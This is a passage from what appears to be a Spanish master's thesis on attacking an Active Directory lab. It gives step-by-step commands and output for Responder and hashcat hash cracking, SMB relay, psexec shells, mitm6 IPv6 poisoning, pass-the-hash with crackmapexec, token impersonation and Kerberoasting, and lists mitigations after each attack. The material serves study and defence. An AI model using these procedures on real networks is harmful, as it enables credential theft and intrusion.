2. Esperar a que se produzca el evento y la víctima realice la autenticación sobre un recurso compartido que no exista (en el ejemplo se ha usado la ip del atacante).



Figura 27: Evento de captura de credenciales.

3. Nos muestra las credenciales capturadas por el responder para la víctima ironman.

Figura 28: Credenciales capturadas.

Se guardará el hash en un txt para poder realizar el siguiente paso de craking.

Para poder romper el hash capturado, por ejemplo, se hará uso de hascat con el comando "hashcat -m 5600 ntlmhash.txt «diccionario»", el parámetro -m con el valor 5600 corresponde con NetNTLMv2 y en usaremos el diccionario por defecto rockyou.txt:

Figura 29: Ejecución de la herramienta hashcat.

Tras unos minutos, en este caso, nos indicará que el proceso ha finalizado exitosamente y nos devolverá la password en plano.

Aunque la temática central de este trabajo es de seguridad ofensiva y ataque, se incluyen mitigaciones para defenderse de este ataque:

- Deshabilitar protocolos LLMNR y NBT-NS.
- Si se tiene que usar de todas formas o no se puede deshabilitar , requerir un control de acceso en la red y el uso de contraseñas con más de 14 caracteres.



Figura 30: Contraseña en plano a partir del hash *crackeado*.

Ataque SMB Relay

En este ataque, en lugar de romper los hashes que hemos recolectado con el Responder, podemos transmitir esos hashes a los equipos específicas y tratar obtener acceso. Para realizar el proceso tenemos que tener deshabilitada la firma SMB en el equipo objetivo (no se comprobará la autenticidad) y las credenciales de usuario tiene que ser de administrador.

PoC: Demostración del ataque SMB relay

Antes de comenzar, nos aseguraremos que en ambos equipos Windows 10 de nuestro laboratorio tiene visibilidad a la red y a la compartición de ficheros. En el caso que no esté habilitado, se nos mostrará un dialogo emergente:



Figura 31: Mensaje para habilitar la compartición.

Aceptaremos el cuadro de diálogo y a continuación, haremos click en el mensaje que nos aparecerá para confirmar la acción con permisos de administrador.



Figura 32: Activación mediante Administrador.

Una vez habilitado, el siguiente paso será identificar qué equipos tienen firma SBM habilitada, existen varias maneras de realizar esta comprobación (escáner de Nessus, scripts desarrollados para dicha función), pero para este punto usaremos nmap.

```
nmap --script=smb2-security-mode.nse -p445 10.0.2.0/24
```

Tendremos que tener en cuenta lo siguiente: en nuestro controlador de dominio está habilitada esta función y es requerida , pero por defecto en los equipos está deshabilitado por defecto, como ironman. Una vez que tengamos las IPs localizadas, las guardaremos en un txt.

Para esta PoC usaremos la ip del segundo equipo 10.0.2.21 THOR como objetivo.



Figura 33: Escaneo nmap firma SMB.

Continuamos editando el fichero de configuración del responder (/etc/responder/Responder.conf) para que los servidores SMB y HTTP se inicien pero que no respondan, ponemos su valor a “Off”. Responder nos valdrá para capturar pero en este caso se usará otra herramienta para responder.

Ejecutaremos el responder de la misma manera que el punto anterior (veremos nuestros servidores deshabilitados en rojo) y lo dejaremos a la escucha de eventos.



Figura 34: Ejecución Responder.py con servidores deshabilitados.

Lanzaremos la herramienta ntlmrelayx.py para iniciar el servidor a la espera de que se produzcan conexiones.

NOTA: si el intento de autenticación nos falla, incluiremos el parámetro "–remove_mic" en nuestro comando.



Figura 35: Ejecución comando ntlmrelyx.py.

En este momento si intentamos realizar la conexión por red, nos devolverá un error de conexión (el acceso puede ser a cualquier recurso en red que no exista como tal):



Figura 36: Ejecución comando ntlmrelyx.py.

Pero en nuestro *ntlmrelayx* a la escucha se produce la escucha del evento con la siguiente información:

- Se ha realizado la conexión de manera exitosa hacia nuestra máquina THOR.
- Al ser Administrador del equipo se han podido extraer los hashes de SAM. Podremos realizar un movimiento lateral con esos hashes, los guardaremos en un txt.



Figura 37: Ejecución exitosa y volcado de credenciales.

Si quisiéramos generar una shell interactiva en nuestro equipo, tendríamos que añadir el parámetro "-i". Una vez realizada la conexión tendremos que acceder a ella por mediación de netcat al puerto que nos indique y podremos interactuar con el servicio de SMB con las opciones que nos facilita.

Tenemos otros parámetros como:

- -e: para ejecutar ficheros.
- -c: para ejecutar comandos.

Como en la PoC anterior, se indican las estrategias de mitigación para este ataque:

- Habilitar firma por SMB en todos los equipos.
- Deshabilitar la autenticación por NTLM en la red.
- Restricción de los administradores locales en los equipos.

PoC: Obtener una shell completa

Una vez que disponemos de credenciales en nuestro poder, lo más atractivo para interactuar con el equipo víctima es disponer de una sesión de comandos que nos permita realizar más acciones sobre el sistema.

Para ello haremos uso del framework de metasploit con el comando "msfconsole" y nos aprovecharemos que tenemos abierto SMB y disponemos de credenciales validar de Administrador local.

En la consola de msf haremos uso del exploit "windows/smb/psexec" y podremos ver la información requerida con "options". Le indicaremos los siguientes datos para la ejecución del exploit con "set «NOMBRE» «VALOR»":



Figura 38: Modificación valores para el exploit.

Una vez introducidos los datos requeridos, necesitamos un *payload* con la carga útil a ejecutar por nuestro exploit, usaremos el payload de *meterpreter*.



Figura 39: Modificación valores para el payload.

Cuando ejecutamos nuestro exploit, recibiremos una sesión meterpreter con privilegios de administrador en el equipo objetivo ironman.



Figura 40: Ejecución exploit psexec.

Alternativa al uso del módulo de metasploit, tenemos el módulo de impacket "psexec.py":



Figura 41: Ejecución comando psexec.

Ataques sobre IPv6

Una vez que ya hemos visto como obtener hashes, intentar obtener contraseñas en plano rompiéndolos y si no obtenemos la contraseña, podemos realizar un ataque SMBRelay como el que hemos visto en el punto anterior, pero ahora nos centraremos en este tipo de ataques.

Cuando típicamente pensamos en un equipo conectado a la red, siempre pensamos en IPv4. Pero lo que está claro es que en nuestro equipos también tenemos una configuración habilitada para utilizar IPv6. Entonces, ¿si nosotros estamos utilizando IPv4 para qué esta IPv6 encendido?

Pues bien, este ataque consiste en realizar un Man-in-the-Middle con un envenenamiento de DNS hacia esos paquetes IPv6 para recibirlos cuando la máquina víctima realiza un reinicio (lo recibimos como NTLM). La cuestión aquí es que cuando esto ocurre podemos conseguir la autenticación del Domain Controller y realizarla nosotros vía LDAP o SMB.

En esencia, el atacante actúa como un enrutador IPv6 respondiendo a la solicitud de configuración de nuestra víctima y le asigna una dirección IPv6 y un servidor DNS IPv6. Este servidor DNS es preferido sobre el servidor DNS IPv4, por lo que cualquier petición DNS que venga de la víctima puede ser explotada para nuestra ventaja. Una de esas solicitudes es la configuración del WPAD (Web Proxy Auto-Discovery). La cual explotamos para nuestro beneficio

La herramienta que vamos a utilizar se llama “mitm6”, la cual recibirá el NTLM de la comunicación mediante NTLMRelayx.py y realizará una autenticación sobre LDAP en nuestro DC. Para ello descargamos con el comando “git clone https://github.com/fox-it/mitm6´´ y luego nos movemos al directorio creado de nuestra herramienta. Con el comando “python setup.py install” realizaremos la instalación de la ultima versión.

```
root@kali:~# cd /opt/
root@kali:/opt# git clone https://github.com/fox-it/mitm6.git
Cloning into 'mitm6' ...
remote: Enumerating objects: 100, done.
remote: Total 100 (delta 0), reused 0 (delta 0), pack-reused 100
Receiving objects: 100% (100/100), 37.32 KiB | 148.00 KiB/s, done.
Resolving deltas: 100% (46/46), done.
root@kali:/opt# cd mitm6/
root@kali:/opt/mitm6# ls
LICENSE  mitm6  Readme.md  requirements.txt  setup.py
root@kali:/opt/mitm6# python setup.py install
running install
```

Figura 42: Instalación de la herramienta.

A continuación, tendremos que añadir una nueva característica en nuestro servidor: LDAPS, para ello, ver procedimiento de configuración en el ANEXO I: Configuración LDAP.

Una vez que tenemos todo configurado, comenzaremos el ataque que se compone de los siguientes paso:

1. Ejecución de la herramienta mitm6 con el comando “mitm6.py -d «DOMINIO» ”.

```
root@kali:/opt/mitm6# mitm6 -d marvel.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:1b:e8:b0]
IPv4 address: 10.0.2.18
IPv6 address: fe80::a00:27ff:fe1b:e8b0
DNS local search domain: marvel.local
DNS whitelist: marvel.local
IPv6 address fe80::724:1 is now assigned to mac=08:00:27:ce:26:82 host=MARVEL-DC.MARVEL.local ipv4=
```

Figura 43: Ejecución de mitm6.

Con esto vamos a hacer un dominio local falso para empezar a obtener respuestas.

2. Ejecutar el ntlmreyx.py con el comando:

```
python3 ntlmrelayx.py -6 -t ldaps://10.0.2.15 -wh falso.marvel.local
-l volcado
```

Figura 44: Ejecución de ntlmrelayx.py con mitm6.

3. Esperar a que un equipo reinicie, en este caso reiniciaremos nosotros un equipo windows 10. Lo que sucederá es que se habrá realizado un volcado de datos en nuestra carpeta "volcado" que contiene, entre otros, información de los equipos, grupos, políticas o relaciones del dominio objetivo. Dicha información es muy valiosa para seguir enumerando y estudiando el AD en el que nos encontramos.

5.5. Movimientos laterales y ataques AD

Todos estos ataques implican tener algún tipo de credenciales, shell para que resulten efectivos.

Pass the Password

Si recordamos lo realizado anteriormente, con la herramienta Responder capturamos y crackeamos un hash obtenido. Por lo tanto ahora tenemos nombre de usuario y credenciales válidas para realizar *loggin* en un equipo. Sin embargo, este ataque consiste en reutilizar el hash en vez de utilizar la contraseña en plano y, por lo tanto, acceder directamente en servicios como SSO en el caso de Kerberos.

Utilizaremos la herramienta *crackmapexec* junto con las credenciales obtenidas a lo largo del segmento de red para autenticarnos en los equipos. Muchas cuentas de administradores utilizan las mismas credenciales para acceder a los equipos. Es por ello que este tipo de cuentas locales son peligrosas y beneficiosas al mismo tiempo para este ataque, debido a que si se obtiene una, se podría acceder a cualquier equipo que tenga esa misma cuenta de administrador local.

1. Paso 1: Instalar la herramienta mencionada con:
   - "apt-get install -y libssl-dev libffi-dev python-dev build-essential"
   - "git clone –recursive https://github.com/byt3bl33d3r/CrackMapExec", el parámetro –recursive hará que git descargue automáticamente todos los submódulos de los que depende CME, si no nos podría dar fallo.
   - Iremos al directorio de descarga y python3 setup.py install
2. Paso 2: El escenario para este ataque requiere tener todas la máquinas de nuestro laboratorio desplegadas y corriendo

3. Paso 3: Ver en qué estado nos encontramos y si son válidas las credenciales obtenidas. Para ello con la herramienta *crackmapexec* utilizamos el comando:

```
crackmapexec <<protocolo>> <<RANGO\_RED>> -u <<usuario>> -d <<dominio>>
-p <<contraseña>>
```



Figura 45: Uso de crackmapexec con smb.

Podemos ver nuestro equipos de Windows y el DC, además confirmar que el usuario ironman, según habíamos configurado, tiene acceso a THOR y a IRONMAN. También nos fijamos que no nos podemos autenticar en el DC con dichas credenciales.

Si al comando anterior añadimos el parámetro "–sam", podremos realizar un volcado de hashes almacenados en SAM entre otras funcionalidades disponibles (consultar ayuda de la herramienta):



Figura 46: Ejecución de crackmapexec para volcado de sam.

4. Como ya conocemos que las credenciales de ironman son válidas en el equipo de THOR, podremos acceder al equipo y obtener una shell privilegiada como system. Recordamos la herramienta psexec:



Figura 47: Ejecución de psexec para conseguir shell.

Pass the Hash

Parecido al anterior,este ataque consiste en reutilizar el hash en vez de utilizar la contraseña en plano y, por lo tanto, acceder directamente en servicios como SSO en el caso de Kerberos.

Aunque ya realizamos previamente un volcado de hashes con la herramienta Responder o metasploit, tenemos otros métodos ahora que tenemos conocimiento de en qué equipos nos valen las cuentas de administrador local que disponemos. Otra forma de realizarlo es con el módulo "secretsdump.py" de impacket y el comando "secretsdump.py «dominio/usuario:contraseña@ip»" (sintaxis idéntica a psexec.py). De entre toda la información que nos devuelve la herramienta, obtenemos los hashes almacenados en SAM, LSA secrets u otra información relevante.

La imagen siguiente muestra el uso de la herramienta con el usuario ironman y el equipo de THOR:



Figura 48: Uso de secretsdump.py para volcado.

Repetiríamos el proceso con el usuario ironman y el equipo de ironman y guardaríamos los hashes en un documentos de texto. Es el momento de evaluar esos hashes recopilados, intentar romperlos (hashcat -1000) o ver qué cuentas se repiten y así poder reutilizar los hashes con el ataque que se detalla a continuación.

OJO, hay que diferenciar que el tipo de hashes que obtuvimos con Responder eran NTLMv2 y los que acabamos de obtener son NTLM. Para el ataque PtH se requieren los segundos.

Usaremos de nuevo la herramienta *crackmapexec* con el comando "crackmapexec «protocolo» «RANGO_RED» -u «usuario» -H «hash_NT» –local-auth " para comprobar si el hash es válido en los equipos del segmento en el que nos encontramos.

```
root@kali:~/TFM# crackmapexec smb 10.0.2.0/24 -u ironman  -H 21ad4661b8db39ebc428e2b51957b8b6 --local-auth
SMB         10.0.2.21       445    THOR             [*] Windows 10.0 Build 17134 x64 (name:THOR) (domain:THOR) (signing:False) (SMBv1:False)
SMB         10.0.2.21       445    THOR             [-] THOR\ironman:21ad4661b8db39ebc428e2b51957b8b6 STATUS_LOGON_FAILURE
SMB         10.0.2.20       445    IRONMAN          [*] Windows 10.0 Build 17134 x64 (name:IRONMAN) (domain:IRONMAN) (signing:False) (SMBv1:F
alse)
SMB         10.0.2.15       445    MARVEL-DC        [*] Windows 10.0 Build 17763 x64 (name:MARVEL-DC) (domain:MARVEL-DC) (signing:True) (SMBv
1:False)
SMB         10.0.2.20       445    IRONMAN          [+] IRONMAN\ironman 21ad4661b8db39ebc428e2b51957b8b6
SMB         10.0.2.15       445    MARVEL-DC        [-] MARVEL-DC\ironman:21ad4661b8db39ebc428e2b51957b8b6 STATUS_LOGON_FAILURE
```

Figura 49: PtH con crackmapexec.

Mitigaciones:

- Evitar reusar mismas contraseñas para administradores locales y controlar qué acceso tienes ese tipo de cuentas a los equipos de la red.
- Deshabilitar las cuentas por defecto de Administrador e invitado.
- Controlar por le ley de mínimo privilegio quien es administrador local.
- Usar contraseñas robustas (+14 caracteres y evitar el uso de palabras comunes...).
- Gestionar los privilegios de acceso y controles: controlar quién tiene acceso y dónde.

Token Impersonation

Antes de comenzar con el ataque, recordemos que un token es una clave temporal que nos permite el acceso a equipos/red sin tener que introducir credenciales cada vez que accedamos a un fichero.Existen dos tipos:

- Delegate tokens: "interactivos", creados para realizar *loggin* en un equipo o escritorio remoto.
- Impersonate tokens: "no interactivos", que se producen cuando realizamos una conexión a una unidad de red o un inicio de sesión de dominio.

Ahora, si nosotros tenemos acceso a un equipo y podemos obtener un token de un administrador del dominio, sería posible suplantar al administrador de dominio. Por lo tanto, el escenario ahora sería que nosotros desde el equipo de ironman consultáramos los token que disponemos en el sistema y obtuviéramos uno de Administrador debido a que hubiera realizado un inicio de sesión en el equipo.

Para llevar a cabo este ataque usaremos el framework de metasploit con el módulo de psexec como vimos anteriormente para conseguir una sesión meterpreter.

Desde la sesión cargaremos el módulo de incógnito con el comando “load incognito” y para consultar los tokens del sistema usaremos “list_tokens -u”. Podemos ver un comportamiento diferente en la imagen de a continuación, en el primer caso que se ha listado los tokens, no nos aparece nada relacionado con administrador local en la sección de los *delegation* token , en cambio, en el segundo, podemos comprobar que un Administrador se ha autenticado en el equipo y nos devuelve un token válido para este ataque.



Figura 50: Listado de los token disponibles.

Si ahora queremos “impersonar” o suplantar al usuario Administrador, usaremos desde la sesión meterpreter el comando:

```
impersonate_token marvel\\administrator
```

Figura 51: Suplantación de token administrador.

Mitigaciones:

- Limitar los permisos en la creación de token para usuarios o grupos.
- Restricciones en los administradores locales, es decir, que usuarios que necesiten tener permisos de administrador, tengan dos cuentas: una normal y otra administrador.

Kerberoasting

Como ya se vio anteriormente, el objetivo de esta ataque es recolectar los tickets TGS de aquellos servicios que se encuentran en ejecución en el contexto del dominio desde un usuario no privilegiado del dominio. Una vez estemos en posesión de alguno de esos TGS podremos intentar romper su hash.

Para ello con el módulo *GetUserSPNs.py* de la herramienta *impacket*, usaremos el comando:

```
GetUserSPN.py <<dominio/usuario:contraseña>> -dc-ip <<ipDC>> -request
```

Recordemos que solo necesitamos un usuario y contraseña válidos, en nuestro caso es ironman.



Figura 52: Ejecución del comando GetUserSPN.py .

Podemos ver en la imagen anterior que se ha recolectado un TGS correspondiente al servicio SQL que habíamos configurado con este objetivo. Copiaremos nuestro hash y usaremos Hashcat o JohnTheRipper, entre otros, para realizar el proceso de cracking. Nos aseguramos qué módulo nos hace falta para hashcat realizado un grep a la ayuda y vemos que el módulo que nos corresponde es 13100 para kerberos TGS. De igual manera que lo hicimos anteriormente, ejecutaremos hashcat:



Figura 53: Ayuda de hashcat para encontrar el módulo a usar.

Como resultado nos devuelve exitosamente la contraseña en claro y por lo tanto, hemos encontrado credenciales validas para el servicio de dominio SQLService.

Figura 54: crackeo de contraseña exitoso.

Mitigaciones:

- Cuentas de servicio no deben ser cuentas de administrador de dominio.
- Se recomienda el uso de contraseñas robustas.
- Política del mínimo privilegio: controlar las cuentas de administradores de dominio.

Ataque GPP/cPassword

Este ataque, mas bien de post-explotación, también es conocido por MS14-025 se llevaba a cabo por lo siguiente:

- Las GPP (Group Policy Preferences) permitía a los administradores la creación políticas usando credenciales incorporadas.
- Las credenciales, la mayoría de administradores de dominio, eran cifradas y almacenadas en "cPassword" pero la clave fue filtrada accidentalmente.
- Se parcheó con ese CVE pero existen servidores MS2012 que aún pueden ser vulnerables y no estar el ataque corregido.

Como no se puede llevar a cabo en nuestro laboratorio, para más información sobre el ataque se puede consultar el siguiente enlace
`https://blog.rapid7.com/2016/07/27/pentesting-in-the-real-world-group-policy-pwnage/` y ponerlo en práctica en la plataforma HTB con la máquina Active.

Mimikatz

